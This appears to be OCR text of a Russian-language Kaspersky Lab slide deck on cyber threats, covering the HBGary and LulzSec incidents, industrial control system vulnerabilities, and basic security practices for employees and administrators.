Then, HBGary--a small Sacramento-based security firm--claimed to know the true identities of the leaders behind Anonymous, and threatened to reveal them. Anonymous did not appreciate the threat, so within a matter of hours it hacked and defaced the HBGary Web site, and compromised its servers. Tens of thousands of HBGary e-mails were then exposed on the Web, and that is where HBGary's problems begin.

As if getting pwn3d by Anonymous and having sensitive information compromised wasn't bad enough, the content of the exposed e-mails uncovered a larger scandal involving an HBGary

Пример 3: Anonymous vs. HBGary


HBGary Federal

- Компрометированы - **Anonymous** в **Феврале 2011**
  - » SQL injection + social engineering
  - » Вывод из строя телефонной системы компании
  - » Доступ к конфиденциальным данным
  - » Компрометация Twitter-учетки CEO компании

- **Результаты**:
  - » **Более 50,000 конфиденциальных писем украдены опубликованы**
  - » **Серьезный публичный урон**
  - » **Привело к отставке CEO**

Пример 4: LulzSec


LulzSec



- Хакерская группа, активность май-июнь 2011
- Направленные атаки:
  - » Sony Pictures, MediaFire
  - » Bethesda Game Studios
  - » American Public Broadcasting System
  - » United States Senate
  - » United States Central Intelligence Agency

- Опубликовано большое кол-во персональных данных и конфиденциальной информации
- 26 June 2011 – группа выпустила финальное заявление

Пример 4: LulzSec



От виртуальных к физическим

Угрозы производству, здоровью и жизни

Промышленные системы

Почему уязвимы к атакам

Промышленные системы	Другие IT-системы
остаются **неизменными** десятилетиями	**более динамично** развиваются
the process of **publishing patches** for applications usually **takes a long time**	Обновления выпускаются **более часто**
Должны **работать 24 / 7**	Возможно **отключить** во время **обслуживания**

- Внедрение **популярных сетевых протоколов** (напримерEthernet)
- Непрямой или **прямой доступ к Интернет**
- Контроль систем на ПК с **Windows OS**
  - » **Наибольшее кол-во атак** нацелено на эту ОС

Промышленные системы

Атаки: векторы и последствия

Угрозы

- Вирусы и черви распространяются в сети
- Инфицирование съемных устройств
- DoS и DDoS атаки
- Доступ к инфраструктуре: удаленное управление системой

Последствия

- **Угрозы жизни и здоровью**
- **Повреждение** оборудования
- **Приостановка** транспорта и коммуникаций
- **Приостановка** в производстве
  - » **Приостановка подачи** энергии / воды / газа
  - » **Огромные** производственные и экономические **потери**

Промышленные системы

Не только Stuxnet

2005

- Червь **Mytob** worm провел атаку на промышленные ПК компании по производству автомобилей

  Результат: **остановка на 1 час**

2006

- Один из атомных заводов в США был выведен из строя благодаря **перегрузке внутренней сети**

  Причина : **неправильная работа драйвера PLC**

  Результат : потеря контроля над **водными помпами реактора**

2007

- Кибер-атака (Proof-of-concept) использующая уязвимость 0-day в ПО,ответственном за контроль электростанции

  Результат : само-разрушение тестового генератора

2008

- Несколько городов **отключены от электроснабжения**. ЦРУ выяснило что атака **проведена киберпреступниками**

Hackers Breach Tech Systems of Oil Companies

By JOHN MARKOFF
Published: February 10, 2011

At least five multinational oil and gas companies suffered computer network intrusions from a persistent group of computer hackers based in China, according to a report released Wednesday night by a Silicon Valley computer security firm.


The focus of the intrusions was on oil and gas field production systems as well as financial documents related to field exploration and bidding for new oil and gas leases, according to the report. The attackers also stole information related to industrial control systems, the researchers noted, but no efforts to tamper with these systems were observed.

Меры противодействия

Основные правила безопасности

Самое слабое звено

Образование



Доверие

Основные правила безопасности

Для сотрудников

Осведомленность и рисках безопасности

- Образование
- «Безопасный» тип мышления
- Осторожность, ответственность

Внимание и предотвращение угроз

- Периодичные обновления ОС
- Периодичные обновления всего используемого ПО
- Комплексные решения безопасности
- Включая anti-spam, firewall

Основные правила безопасности

Для работодателей и сисадминов

- **Образование** сотрудников по текущим угрозам безопасности
- Использование **безопасных паролей** пользователями
- Регулярная **смена паролей**
- Использование **безопасных протоколов** для коммуникации
- **Ограничение прав** пользователей насколько возможно

- Безопасная сетевая инфраструктура
- **Регулярные обновления** всего **серверного ПО**
- **Регулярные обновления** всего ПО на **рабочих станциях**
- Использование **комплексных решений безопасности** (включая файрвол и анти-спам)
- Проведение **регулярных пентестов всей инфраструктуры**

Основные правила безопасности

Промышленные системы

- Работа над **укреплением** **локальной инфраструктуры**
  - » Убедиться что приложения и ОС настроены в соответствии с необходимостями и требованиями
- Работа над **сегментацией**
  - » Разделение сетей и функций
  - » Ограничение сетевого доступа к / от ПК
  - » задание ограничений / ACL для функций приложений там где это возможно
- Убедиться в том что существует **порядок для аудита и обновления** систем (которые обычно **исключены** **от автоматического аудита / обновления)**
- Убедиться в том что **работающие ОС** and **конфигурация наиболее предназначены для приложений / сервисов** которые на них работают

Чего ожидать в будущем?

Тренды угроз

Spyware 2.0

Атаки с использованием сетей **P2P**

Угрозы для **64-битных платформ**

Угрозы для **мобильных телефонов** и **других мобильных устройств**

Атаки на **банковские учетных записи**

направленные атаки

Уходящие тренды:

- игровое ПО
- почтовые атаки

Spyware 2.0

Тихо и профессионально

- Наращивание технической **изощренности**
- Лучшие методы **обхода безопасности** and **скрытия** в системе
- Четко определенные цели

Кража всего

- идентичности
- online-учетки
- сбор логинов к разным сервисам
- кража конфиденциальных данных
- сбор **любой** информации о личности или компании

Thank you!

Спасибо!

KASPERSKY lab